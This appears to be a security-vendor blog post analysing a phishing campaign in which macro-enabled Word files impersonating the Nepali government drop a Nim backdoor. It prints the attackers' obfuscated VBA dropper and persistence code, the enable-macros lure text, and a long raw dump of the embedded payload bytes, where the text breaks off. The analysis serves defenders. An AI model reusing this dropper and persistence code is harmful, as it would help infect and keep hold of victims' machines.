A Look at the Nim-based Campaign Using Microsoft Word Docs to Impersonate the Nepali Government

netskope.com/blog/a-look-at-the-nim-based-campaign-using-microsoft-word-docs-to-impersonate-the-nepali-government

December 20, 2023

Summary

Threat actors often employ stealthy attack techniques to elude detection and stay under the defender's radar. One way they do so is by using uncommon programming languages to develop malware. Using an uncommon programming language to develop malware provides several benefits, including:

- Evading some signature based detections
- Impeding analysis by malware analysts that are unfamiliar with the language
- Limited community detection and published analysis


Netskope recently analyzed a malicious backdoor written in Nim, which is a relatively new programming language. Netskope Threat labs has observed an increase in Nim-based malware over the past year and expects Nim-based malware to become more popular as attackers continue to modify existing Nim-based samples. One of the highest-profile Nim-based malware families was the Dark Power ransomware, which began spreading in the wild earlier this year.

This blog post provides a breakdown of a recent targeted threat that uses Word document bait to deliver a Nim backdoor.

Delivery Method

A malicious Word document was used to drop the Nim backdoor. The document was sent as an email attachment, where the sender claims to be a Nepali government official sending security arrangements. Despite the security controls placed around macros in Office files, we are still seeing APT-attributed malware using them to drop their payload, like the Menorah malware we analyzed a couple of months ago.

Initially opening the file will show a blank document with an instruction to enable macros. When the user clicks "Enable Content," the auto-trigger routine (Document_Open) in the code will execute. Once the main function is called, the code is executed through additional VBA functions inside the document.



Document was created in a later version of Microsoft Word *

TO VIEW THIS CONTENT

To view this content, please click "Enable Editing" at the top yellow bar,

PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View. Enable Editing

And then click "Enable Content"

SECURITY WARNING Macros have been disabled. Enable Content


WHY I CANNOT OPEN THIS DOCUMENT?

- You are using iOS or Android, Please use Desktop PC
- You are trying to view this document using Online Viewer

Malicious Word file prior enabling macro


Defense Evasion

To help bypass AV and static based detections, the VBA project is password protected and macros are obfuscated using the Chr( ) VBA function and string concatenation. The VBA code is split into the four subroutines in the image below.



```
Sub Document_Open()
sch_task
hide_cons
read_shell
vb_chain
End Sub
```


sch_task is a function that creates a VBscript named "OCu3HBg7gyI9aUaB.vbs" that will serve as the chain trigger. Initially, the VBscript is created in the AppData startup folder (C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\OCu3HBg7gyI9aUaB.vbs) and is set as a hidden file. Oddly, some variables are initialized in one function, but then utilized in a different function/s, which could be meant to confuse static analysis. Some strings referring to directories and libraries are split and then concatenated to evade static detection.



```
Function sch_task()
Set objShell = GetObject("new: {72C24DD5" + "-D70A-438B-8A42" + "-98424B88AFB8}")
Appdata = Environ$("Ap" + "pDa" + "ta")
LocalAppdata = Environ$("Loc" + "alAp" + "pData")
tPath = Environ$("Te" + "mp")
tFilePath = tPath & "\*.log"
h10001 = "true"
h10002 = "Nothing"
Set objFSO = CreateObject("Scr" + "ipti" + "ng.Fi" + "leS" + "ystem" + "Ob" + "ject")
invbsFile = Appdata & "\Micros" + "oft\Wi" + "ndows\S" + "tart Me" + "nu\Prog" + "rams\S" + "tartu" + "p\OCu3HBg7g" + "yI9aUaB" + ".vbs"
Set objFile = objFSO.CreateTextFile(invbsFile, True)
objFile.WriteLine "WScript.Sleep 300000"
h10001 = Replace(a001, "true", "true")
objFile.WriteLine "If Ping() = true then"
h10002 = Replace(a002, "Nothing", "Nothing")
objFile.WriteLine "Set obj = Nothing"
objFile.WriteLine "WScript.Sleep 300000"
objFile.WriteLine "CreateObject(""Wscript.Shell"").Run chr(34) & """ & LocalAppdata & "\8lGghf8kIPIuu3cM.bat"" & chr(34), 0, False"
objFile.WriteLine "Else"
objFile.WriteLine "WScript.Sleep 300000"
objFile.WriteLine "CreateObject(""Wscript.Shell"").Run chr(34) & """ & LocalAppdata & "\8lGghf8kIPIuu3cM.bat"" & chr(34), 0, False"
objFile.WriteLine "End If"
objFile.WriteLine "Function Ping()"
objFile.WriteLine "Dim objPing"
objFile.WriteLine "Dim objstatus"
objFile.WriteLine "Ping = false"
objFile.WriteLine "Set objPing = GetObject(""winmgmts:{impersonationLevel=impersonate}"")._"
objFile.WriteLine "ExecQuery(""SELECT * FROM Win32_PingStatus where address = 'www.google.com'"")"
objFile.WriteLine "For each objstatus in objPing"
objFile.WriteLine "If objstatus.StatusCode = 0 then"
objFile.WriteLine "Ping = true"
objFile.WriteLine "Exit Function"
objFile.WriteLine "End If"
objFile.WriteLine "Next"
objFile.WriteLine "End Function"
objFile.Close
End Function
```

VBA code for sch_task routine.


hide_cons is a function to create another VBScript named “skriven.vbs,” which will be used by “8lGghf8kIPIuu3cM.bat” as a shell to run other scripts. More detailed info about this batch script is found below. Again, some strings referring to directories and libraries are split and then concatenated.



```
Function hide_cons()
Set objShell = GetObject("new: {72C24DD5" + "-D70A-438B-8A42" + "-98424B88AFB8}")
foldername = Environ$("Loc" + "alAp" + "pData")
Set objShell = CreateObject("Wscri" + "pt.S" + "hell")
Set objFSO = CreateObject("Scri" + "ptin" + "g.Fil" + "eSyst" + "emOb" + "ject")
vbsfile = foldername & "\skriven.vbs"
Set objFile = objFSO.CreateTextFile(vbsfile, True)
objFile.WriteLine "GetObject(""new: {72C24DD5-D70A-438B-8A42-98424B88AFB8}"").Run chr(34) & WScript.Arguments(0) & chr(34), 0, False"
objFile.Close
End Function
```


VBA code for hide_cons routine.

read_shell is a function that creates the payload named conhost.exe, which is inside a ZIP archive. As can be seen from the screenshot below of the macro code, it assembles the ZIP from an array of decimals (by converting each to byte) stored in the “**UserForm1**” object. The resulting byte array is the actual ZIP file and is dropped to C:\Users\<user>\AppData\Local\Microsoft\conhost.zip



```
Function read_shell()
Dim filename As String
Dim foldername As String
filename = "conhost"
foldername = Environ$("LocalAppData")
filepath = foldername & "\Microsoft\" & filename
Dim linenum As Double
arIndex = 0
Dim bytesArray(189834) As Byte
formBytes = Split(UserForm1.TextBox1.Text, "-")
For Each v In formBytes
bytesArray(arIndex) = CByte(v)
arIndex = arIndex + 1
Next
Open filepath & ".zip" For Binary Access Write As #3
Put #3, , bytesArray
Close #3
End Function
```


VBA code for read_shell routine.



```
-181-203-188-232-62-53-244-145-194-112-5-231-186-108-119-75-182-229-3-207-237-132-111-185-135-212-85-242-171-152-144-170-170-27-215-141-249-162-209-253-228-89-16-145-45-236-21-10-91-241-93-100-76-217-91-170-75-104-92-58-87
1-81-219-9-55-245-221-201-152-148-113-130-123-71-191-150-165-74-169-80-173-23-101-30-104-64-196-17-225-140-48-115-32-128-64-97-117-103-251-214-114-105-109-62-189-69-217-215-228-99-199-70-243-175-243-129-137-138-98-54-235-1
-154-99-48-119-232-152-88-72-72-136-193-185-191-151-188-56-28-205-159-167-127-180-90-51-227-37-75-200-245-72-159-145-123-16-119-32-21-176-34-193-152-51-193-224-238-30-110-164-172-3-67-120-255-241-152-121-74-12-175-196-177-
2-90-118-193-173-216-119-253-219-230-209-63-106-59-91-95-215-181-231-32-8-225-114-174-27-57-149-60-55-221-228-180-222-92-154-159-83-128-42-90-21-10-85-38-142-237-161-209-179-229-183-92-13-205-132-6-58-218-245-170-194-180-1
04-29-205-49-239-126-141-105-10-190-99-56-14-218-194-138-7-174-24-48-75-173-111-224-7-2-54-226-206-161-45-75-179-252-203-222-92-82-140-243-198-215-13-253-119-112-30-44-139-95-171-189-207-171-65-1-3-189-84-117-196-50-235-146
-93-10-127-107-95-205-11-27-12-10-20-161-144-232-217-132-168-160-214-55-211-230-113-105-148-126-22-174-223-190-143-27-63-227-121-251-115-220-72-179-213-96-231-144-252-112-46-35-195-41-164-152-42-232-128-110-137-140-8-124-2
-123-231-67-172-136-242-174-233-52-153-236-217-60-235-251-212-1-64-22-59-25-211-139-49-226-174-232-215-36-61-8-154-107-107-137-240-94-109-213-249-90-93-14-83-94-6-66-132-135-222-128-66-40-211-241-56-200-152-121-129-57-117-1
206-108-151-11-8-56-113-252-199-199-117-0-32-39-132-111-212-87-186-43-181-175-204-23-141-225-80-109-119-154-223-93-117-212-88-244-58-179-25-183-253-153-167-38-184-61-207-192-65-58-45-238-182-121-108-71-123-201-168-146-196-
-2-195-26-93-38-86-205-6-177-203-108-99-68-54-80-219-153-42-201-59-68-143-162-236-135-36-168-102-225-66-152-4-86-145-100-235-200-142-225-31-172-14-0-168-59-59-189-45-251-198-105-179-52-251-69-211-107-126-23-118-90-213-220-1
-8-198-122-151-240-79-56-83-70-178-192-116-230-51-62-36-246-17-38-156-80-64-138-209-33-26-185-75-130-59-152-31-109-61-206-108-100-198-113-69-120-76-152-96-6-58-3-151-94-230-45-218-159-236-116-62-136-251-143-78-4-16-57-122-18
63-235-207-132-53-53-205-13-156-51-84-114-38-253-168-26-195-181-247-81-48-43-36-181-121-120-80-227-17-44-95-239-229-198-120-125-223-225-61-105-228-84-181-223-88-80-117-87-163-124-55-135-26-73-70-68-116-155-250-192-127-249-
1-80-50-70-174-189-25-44-111-151-229-165-174-79-25-104-127-55-140-200-136-93-131-143-191-17-185-242-47-24-249-127-190-169-29-255-7-44-33-161-68-8-172-139-255-237-209-218-130-96-237-116-157-119-49-161-125-124-215-122-55-37-
211-74-121-250-33-17-76-52-131-186-80-207-182-143-145-173-145-107-80-84-49-204-148-241-98-188-79-122-92-175-253-166-217-248-108-85-181-87-207-172-124-75-61-255-83-183-155-225-42-130-149-192-40-48-148-143-139-233-99-57-162-
191-94-41-221-42-210-140-220-5-136-16-18-254-113-65-36-25-71-92-9-184-243-144-49-217-57-88-82-207-123-204-238-79-7-44-97-176-48-246-21-27-171-4-46-251-16-81-132-85-174-148-170-40-128-172-203-149-48-22-68-86-221-166-241-203-
8-30-228-174-230-23-86-150-165-12-2-89-159-118-170-198-52-54-152-79-64-181-20-44-96-186-23-91-51-211-123-32-179-154-240-240-201-216-86-76-29-113-192-34-118-50-150-233-14-4-40-240-8-205-217-185-225-22-58-127-245-30-7-120-111
1-214-62-238-137-82-79-76-122-234-85-200-145-19-62-33-57-236-132-41-17-200-245-9-9-26-88-53-128-242-202-172-63-108-190-58-19-163-82-118-127-251-175-141-230-72-205-99-42-2-130-100-47-210-98-26-174-134-218-130-209-141-239-106
24-181-90-40-162-151-123-214-37-72-179-77-121-242-84-16-231-12-193-246-68-69-199-106-129-186-144-247-215-79-130-164-186-64-54-244-112-231-233-172-230-14-156-175-122-232-250-201-1-30-18-241-85-12-252-232-2-248-121-123-163-1
-175-133-112-133-149-185-146-209-72-99-125-60-207-158-23-184-190-230-54-175-117-165-137-233-77-174-80-216-129-143-206-77-211-32-203-195-215-73-74-101-161-128-150-103-196-145-187-129-234-158-248-229-92-1-79-164-54-177-50-19
48-154-250-222-230-183-241-215-178-161-124-76-95-155-138-232-120-219-76-249-161-8-106-127-36-158-79-202-88-28-188-133-211-120-209-190-197-243-176-202-59-48-157-180-233-184-66-206-116-153-163-174-42-239-235-90-74-222-180-49
23-225-244-32-35-38-226-21-167-197-45-124-236-209-9-149-64-42-96-235-18-26-136-179-251-128-233-34-128-205-176-17-159-26-199-153-18-193-102-69-155-197-147-111-213-144-123-73-156-19-173-196-13-105-0-197-242-152-48-142-140-11
161-255-65-40-80-59-209-95-226-181-41-12-191-158-114-13-208-16-66-167-80-28-49-224-239-113-64-134-37-7-249-137-114-13-208-170-179-213-170-179-197-121-160-244-151-253-193-161-52-86-118-141-161-27-218-118-142-170-196-150-50-
133-146-29-166-94-51-157-19-245-237-188-81-214-149-243-163-49-145-234-90-241-56-24-25-135-221-97-0-174-149-182-92-153-161-39-130-218-197-74-147-18-31-155-151-107-108-96-44-145-180-176-195-236-82-82-194-72-54-50-6-34-20-146-
196-167-174-237-145-17-152-43-219-29-138-141-186-58-210-220-189-103-5-117-237-181-139-44-78-62-178-3-217-5-220-61-3-41-3-100-137-96-83-84-117-49-31-187-135-207-178-94-215-126-108-111-98-58-183-186-222-233-200-149-104-95-61-
-164-33-129-191-50-218-96-194-55-121-104-170-0-108-230-74-76-75-99-29-232-179-193-96-172-85-142-135-67-93-107-252-78-244-206-58-138-105-89-205-93-244-197-33-213-157-193-25-1-204-100-48-157-137-49-19-243-165-25-215-131-113-2
221-45-25-4-211-11-151-13-144-173-227-106-170-69-239-229-223-123-238-190-248-60-123-147-186-190-123-116-78-205-17-13-181-88-125-48-243-34-121-206-136-100-55-103-224-43-113-165-80-118-178-91-250-178-165-74-57-163-64-210-119
-23-139-159-222-47-10-217-60-160-138-2-14-229-191-255-62-41-70-190-219-15-15-12-36-211-76-156-9-230-117-174-20-13-244-95-217-41-241-160-46-179-245-134-242-46-212-84-222-103-122-69-60-152-61-81-122-37-94-118-45-184-18-51-203
6-48-233-32-76-110-40-230-253-56-191-140-15-159-150-123-42-204-87-109-12-207-209-42-170-208-117-231-10-121-7-174-80-140-171-122-100-29-32-191-143-156-86-123-178-43-251-63-193-172-214-110-7-141-194-200-236-28-250-46-41-9-228
24-196-45-110-190-126-40-2-106-19-39-244-253-37-217-95-63-159-246-228-112-82-138-199-209-221-211-59-63-71-63-84-215-127-39-73-46-254-106-247-203-132-145-35-216-147-10-183-144-201-66-239-78-164-175-180-211-164-107-43-218-17
0-247-228-123-251-165-15-187-47-93-92-11-39-207-133-48-84-25-226-124-49-6-70-88-9-82-17-147-244-89-61-229-67-195-192-151-85-179-26-59-168-49-173-248-91-26-72-202-32-155-175-132-81-89-140-47-64-5-130-246-55-162-43-177-28-28-5
7-255-227-94-127-22-45-253-37-31-70-193-119-93-227-226-248-212-200-88-136-228-233-234-232-88-148-99-37-35-49-134-205-107-83-43-33-187-224-47-182-157-104-125-222-182-80-230-37-33-87-17-78-140-201-194-196-62-25-216-29-121-11
-89-121-124-143-57-93-18-228-103-196-53-193-255-153-91-49-99-0-85-228-96-34-167-58-222-142-204-115-60-30-141-172-43-29-4-101-162-164-33-35-28-210-36-121-95-165-50-68-10-192-235-136-77-122-126-50-205-107-168-13-209-179-83-23
16-70-120-67-33-103-128-6-126-109-232-8-189-234-181-159-86-165-175-217-15-163-61-183-74-187-40-171-174-198-207-81-225-13-19-248-188-198-182-252-101-104-141-222-176-134-176-210-116-33-5-30-66-195-61-252-4-161-92-23-113-109-
226-133-26-67-196-32-94-78-30-204-220-202-206-105-249-191-246-171-84-156-174-251-205-198-163-53-35-15-14-57-54-162-158-50-74-178-117-176-150-123-223-108-124-219-187-173-83-80-172-207-150-47-43-59-225-179-255-165-254-206-49
6-148-61-8-20-200-162-137-101-223-216-2-134-226-16-49-254-113-50-134-218-216-88-134-83-97-124-137-36-105-171-85-218-92-6-215-243-181-89-112-27-210-234-222-155-59-181-229-154-219-184-107-116-168-96-7-196-101-203-232-146-6-1
20-73-85-138-149-250-71-118-225-23-146-69-180-52-73-183-40-105-177-210-155-43-170-31-91-119-136-84-225-126-165-183-210-209-23-150-203-229-162-24-95-125-92-99-188-216-42-125-121-172-186-167-80-86-156-232-17-183-179-175-203-
2-26-199-250-38-208-219-181-85-175-35-125-30-109-100-189-239-200-55-172-76-107-183-247-24-27-133-92-209-93-44-149-62-12-107-103-121-110-177-80-80-241-149-134-244-212-206-47-249-103-122-187-98-138-41-193-204-13-74-77-37-249
72-100-25-127-116-148-155-10-225-84-209-253-1-231-133-214-240-140-65-149-88-39-249-250-149-87-107-207-70-134-176-211-8-154-126-91-122-104-78-91-116-159-185-93-110-6-93-145-10-29-233-169-148-172-125-171-113-2-29-169-94-3-24
-119-126-222-102-110-188-196-189-41-43-62-23-113-159-40-16-95-237-221-163-122-211-123-223-250-206-29-141-110-8-125-74-114-147-27-7-175-95-82-34-213-200-74-44-130-209-230-74-83-111-17-114-180-173-161-41-8-211-191-111-179-19
68-133-188-107-244-173-11-80-70-98-35-229-114-30-209-96-183-156-65-137-31-189-98-224-141-204-135-167-38-158-108-240-124-234-246-164-237-220-112-142-57-46-237-77-128-28-32-72-69-11-151-150-243-116-242-164-45-99-14-147-25-49
30-66-70-81-85-43-21-115-112-51-166-157-31-249-208-148-167-86-247-113-146-207-53-2-136-9-79-167-92-27-143-229-82-185-6-127-84-202-214-153-78-187-195-137-178-92-250-195-253-250-112-188-236-110-141-231-207-148-100-171-254-62
